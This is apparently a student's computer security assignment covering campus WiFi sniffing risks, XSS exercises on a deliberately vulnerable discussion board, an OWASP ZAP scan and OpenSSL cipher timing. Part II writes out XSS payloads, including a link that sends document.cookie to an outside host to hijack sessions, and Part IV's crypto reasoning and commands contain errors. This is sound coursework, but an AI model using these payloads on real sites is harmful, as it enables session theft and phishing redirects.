

FCS Assignment 2

- Suraj Prathik Kumar (2016101)

Part I

1. In a wireless network when more and more users connect WiFi, knowing exactly who uses your network becomes virtually impossible.

- IIITD use 802.1X wireless network which implements 4 way handshake (TLS).
- The user requests the authenticator in our IIITD (<https://auth.iiitd.edu.in:1003>) for access to the internet. He is showed a challenge which is username and password of the user.
- After the user enters the credentials the authenticator verifies it with the authentication server and if the credentials are correct he is given access to the net.
- In addition, in IIITD all the users Laptop and Phone mac address are registered manually by the IT department.
- If the device is compromised the attacker can still not access because of the authentication technique.
- Also if the user is connected to the internet the user must authenticate himself after every 2400 seconds.

2. IIIT-Ds wireless service susceptible to packet sniffing.

- Although 802.1 X wireless network mechanism implements very strong authentication but it doesn't provide encryption to the network.
- The packets can be sniffed by the users connected to the same network.
- This can be done using ZAP, Wireshark etc.
- For Websites that implement HTTPS and SSL the packet sniffing can be prevented.


3. The internet usage session of a user time during which packet transfer is permitted to take place between the user and the network after the user is authenticated. It is his connection time on the network. In IIITD, the session is renewed after every 2400 seconds.

Packet sniffing leads to the following threats :

- The details of a person can be logged.
- It can be used for social engineering.
- A person can lose important sensitive information like the login credentials, credit card information which can then be misused by the attacker.
- Packet Injection can also be done and as a result Network flooding can be done.
- Session Stealing can also be done with the help of the cookies.

Part II

1.



The alert pop up appear on the Screen when we run javascript:alert("hello world"); It does not check for the browser parses the URL to find the protocol, host, port, and path. It directly runs the javascript code and runs it. Address Bar tells the browser to execute the following code as JS, rather than attempt to navigate to it as a web address.

2. The javascript URI finds the element with id logo in the DOM and then changes the src of the image with

<https://tctechcrunch2011.files.wordpress.com/2017/08/horror-movie.png?w=1279&h=727&crop=1>

And change the image as shown in the below image.

The attacker uses XSS for DOM injection; the source code is not changed if you reload the page; it is rendered to normal page.



3. The [check out this cool link](#) has a javascript that finds the element with id logo in the DOM and then change the src of the image with YOU HAVE BEEN HACKED image via XSS.

Modified Code - `<div class="board"> Hi check out this cool link </div>`



[Go to JITT-D homepage.](#)

[Check your email](#)

Discussion Board

Enter your input here	Submit
This discussion board is vulnerable to Cross-Site Scripting (XSS) attack.	
Hi check out this cool link	
Hello, see this page	

4. The logo has Changed

Comment -

Hey! [Check this Out](javascript:void(document.getElementById('logo').src='https://www.wpblog.com/wp-content/uploads/2017/08/wordpress-site-is-hacked.jpg'))

CSE345/545 Foundation to Computer Security
Monsoon 2018



[Go to IIIT-D homepage.](#)

[Check your email](#)

Discussion Board

Hey! Check this Out 	Submit
This discussion board is vulnerable to Cross-Site Scripting (XSS) attack.	
Hi check out this cool link	
Hello, see this page	
Hey! Check this Out	

5. The link [Go to IIIT-D homepage](#) initially links to IIITD webpage but when the user Click the link Hello the link [Go to IIIT-D homepage](#) is redirected to google.com in the DOM.

This is done by injecting this code into the Discussion Board

<div class="board"> Hello, see this page </div>

Here the code gets the [Go to IIITD homepage](#) tag for Go to IIITD homepage and replaces it with google.com in the DOM after that when the person Clicks the link he is directed to google.com

The original source code website is not changed but only for that session. If the user refreshes the page the link is reseted to original.

The attacker can use XSS for redirecting the user to a malicious site by clicking a genuine looking link by implementing this process.

6.Comment -

YO! Check this Page!

The attacker may use XSS for redirecting the user to a similar looking email site and the user may not know about it and give his username and password details to the malicious site. Also the attacker can add this code to the submit button of the email site and the POST request can be redirected to the malicious site.

7. The attacker in this Session Hijacking attack, creates a link in the Discussion board.

<a href="javascript:window.location ='

http://defencely.com/blog/wp-content/uploads/2013/06/ways-hackers-hack-your-website-e1371080108770.jpg?'+document.cookie,'" > I will steal your Session ID

Where the document.cookie saves the Id of the session and the data is appended.

So,When a user clicks on this link the data is stored and the hacker can access the session data.

By this method of session stealing, attackers can gain access of sensitive information and paid services of user.




[Go to IIT-D homepage.](#)

[Check your email](#)

Discussion Board

 I will steal your Session ID	Submit
This discussion board is vulnerable to Cross-Site Scripting (XSS) attack.	
Hi check out this cool link	
Hello, see this page	
Hey Guys! See Something new	



8. Code submitted as index.html for the above changes in the script tag.

The changes omit modification of the javascript of the code and do not allow attackers to exploit DOM for the same. Thus, no user can add javascript in the comment box and no DOM injection can take place. This reduces XSS vulnerabilities.

The use of innerHTML is avoided to not allow users to make changes in the DOM.

```
<script type="text/javascript"> var newDiv = null;
function Write()
{
var userInput = document.getElementById('userInput').value;
var _body = document.getElementsByTagName('body') [0];



var center = document.createElement("Center");
var div =document.createElement("div");
div.className="board"
var user=document.createTextNode (userInput);
div.appendChild(user);
center.appendChild(div);
```


```

newDiv = document.createElement("div");
newDiv.appendChild(center)
_body.appendChild(newDiv);
}
</script>

```

9. Created a Self signed Certificate using OpenSSL and host the code using Apache





CSE345/545 Foundation to Computer Security
Monsoon 2018



10. Using https wouldn't do any good for the security of the site in the context discussed so far. As https can help prevent man in middle attack and do end to end encryption. But, for XSS injection it doesn't help. The attacker can still use DOM injections to modify the code. For session cookies HTTPS if it is implemented correctly can stop JavaScript from not accessing the session cookie and send it to only HTTPS site.


Part III

Tool Used - OWASP ZAP

1. It is a web security application testing tool that serves as a proxy for intercepting browser web requests and web server replies. It intercepts packets and logs activities. It can be used for all the protocol like HTTPS, SMTP etc.

- The packets that are transferred between client and server can be easily viewed.
- The details about time, cookies, information etc about the packets is recorded.
- All the activities are recorded in the Sites where in all the GET, POST requests can be seen.
- Zap can attack a website and display its risk against XSS attacks, code injections etc.
- It also capture the information about the login details, important informations.
- It can also show you the source codes of GET requests and the Language used.

Login Credentials Can be seen



The screenshot displays the OWASP ZAP interface during a scan of `http://webscantest.com`. The left pane shows the 'Sites' tree with the file `POST:login.php(login,passwd,submit_login)` selected. The right pane shows the details of this request, including the 'Body' tab which contains the following data:

```
POST http://webscantest.com/login.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Referer: http://webscantest.com/login.php
Host: webscantest.com
Cookie: TEST_SESSIONID=e7gp9r3ku9no3jlg0s7e6d87o6; NB_SRVID=svr140717


login=ZAP&passwd=ZAP&submit_login=login
```

The bottom pane shows the 'History' table with the following data:

Processed	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	Tags
✓	14/10/18 4:04:42 AM	GET	http://webscantest.com/crawlsnags/infiniteparam...	200 OK		490 ms	350 bytes	1,509 bytes	Medium	Form, Hidden
✓	14/10/18 4:04:42 AM	POST	http://webscantest.com/csrf/csrfpost.php	200 OK		471 ms	350 bytes	1,286 bytes	Medium	
✓	14/10/18 4:04:42 AM	POST	http://webscantest.com/csrf/token.php	200 OK		474 ms	350 bytes	1,329 bytes	Medium	
✓	14/10/18 4:04:42 AM	GET	http://webscantest.com/csrf/session.php?jsessio...	200 OK		452 ms	350 bytes	1,297 bytes	Medium	
✓	14/10/18 4:04:43 AM	POST	http://webscantest.com/csrf/redirect.php	302 Found		466 ms	362 bytes	1,271 bytes		
✓	14/10/18 4:04:43 AM	GET	http://webscantest.com/angular/angular2/assets...	200 OK		925 ms	271 bytes	1,075 bytes	Medium	Script
✓	14/10/18 4:04:43 AM	GET	http://webscantest.com/crawlsnags/infiniteparam...	200 OK		454 ms	350 bytes	1,524 bytes	Medium	Form, Hidden
Max Depth	14/10/18 4:04:44 AM	GET	http://webscantest.com/csrf/redirect.php?msg=Z...	200 OK		482 ms	350 bytes	1,348 bytes	Medium	
Max Depth	14/10/18 4:04:44 AM	GET	http://webscantest.com/crawlsnags/infiniteparam...	200 OK		524 ms	350 bytes	1,537 bytes	Medium	Form, Hidden
Not Text	14/10/18 4:04:44 AM	GET	http://webscantest.com/angular/angular2/assets...	200 OK		473 ms	264 bytes	5,430 bytes	Low	

The status bar at the bottom indicates 'Current Scans: 0', 'URLs Found: 342', and 'Nodes Added: 157'.

Some of the source code can also be viewed if it is not encoded



2. The vulnerabilities include -

- Session stealing - The information about cookies can be captured easily and misused by the attacker.
- Code injections - The source code of the website can be modified by the attacker leading to redirection and XSS attacks.
- Leaking of Private Information - The information of a user such as login details, card details etc can be found out by capturing the packets and this data can be misused or modified by an attacker.

3. As a developer, the above-mentioned attacks can be avoided by -

- Session stealing - Mechanisms for session security like logging out after an interval of inactivity and not allowing more than one tab of the webpage to be opened can be implemented.

- Code injections - The source code should be encoded so that the attacker cannot break the code to hamper the security of the system. Input validation is another method implemented to prevent XSS attacks.
- Leaking of Private Information - Two factor authentication must be enabled on all important transactions. The packets sent must be encrypted or hashed so that packet sniffing does not leak the sensitive information.

Part IV

1. Code has been Submitted

For OTP generation - Quest4_1_OTPgeneration.py (No input Required) (Output - OTP)

For OTP verification - Quest4_1_OTPverification.py (Input the OTP) (Output - Successful or Unsuccessful)

a) The details of how did you implement function F

- Initially Reversing the Hash Value
- Running the loop Length of Hash (64 times)
- Converting the hash value to Capital and Adding the ASCII Value to form a Temporary OTP
- Performing SHA-256 Hashing on the OTP
- Performing Continuous SHA-256 HASHING (10 times). In each of these times, the hash generated is capitalised and reversed before forming the sum as described above.
- Finally Reversing this OTP and sending it to the user

Why chose a specific function F.

The function F implements one way hash function which cannot be be reversed and repeating hashing makes it very difficult to get the OTP

b) Any vulnerabilities in this OTP generation approach and in your implementation of F

- The function F is implementing one way SHA-256 Hashing function which is difficult to revert back.
- Since this is a one way function it can be considered that it is better than normal encryption and decryption the key can be compromised.


- It cannot be traced back as the same hashing method is done 10times which adds more security than one time hashing.
- Even if the file is attacked and the attacker gets the hash value he can't generate the OTP as we implement reversing and multiple hashing to create the OTP and also delete the original hash if the correct OTP is used.
- The time based hashing also gives unique value for hashing everytime.
- The reversed hashing also adds additional security to the system.



2. Code has been submitted to run - run make

run ./server and run ./client on different terminals

3.

- The Tor source code was downloaded from git clone <https://git.torproject.org/tor.git>
- Command - ./autogen.sh
- It was configured(/configure --disable-asciidoc) and make command was run.
- Then the proxy settings for Sock was done.127.0.0.1:9050 and by passing the proxy.
- Finally Installing the Extension To Verify if the Tor is running.





4. All the Encrypted files and Decrypted files of large_file.txt are submitted the with submission.

Stream Cipher RC4 - This was the fastest of all the Encryption and Decryption process it

Symmetric Cipher AES-256 - This is a bit slower than RC4 but faster than RSA

RSA - This is the slowest amongst RC4 and AES-256

The reason of this is because the RSA is more secure and highly encrypted with a very big encrypted key. The key generation itself takes a lot of time to generate. Since it is more secure than other two it took the most time whereas in RC4 it was the fastest as it uses Stream cipher and only one key to encrypt and decrypt it takes less time. The key also is only hex digit long. In AES-256 the key generation time is less as compared to RC4

Therefore RC4>AES-25>RSA in speed.

For RC4 - Encrypt - openssl rc4 -in large_file.txt -out encrypt.rc4 -k 0102030405

Decrypt - openssl r64 -in encrypt.rc4 -out decrypt.txt -k 0102030405

For AES-256 - Encrypt - openssl aes-256-cbc -a -salt -in large_file.txt -out large_file.txt.enc

Decrypt - openssl aes-256-cbc -d -a -in large_file.txt.enc -out large_file.txt.dec

For RSA - Private key - openssl genrsa -aes256 -out private.pem 8192

Public key - openssl rsa -in private.pem -pubout -out public.pem

Certificate - openssl req -x509 -new -days 100000 -key private.pem -out certificate.pem

Encrypt - openssl smime -encrypt -aes-256-cbc -in large_file.txt -out encrypt.txt
-outform DER certificate.pem

Decrypt - openssl smime -decrypt -in encrypt.txt -inform DER -out decrypt.txt -inkey private.pem -passin pass:<password>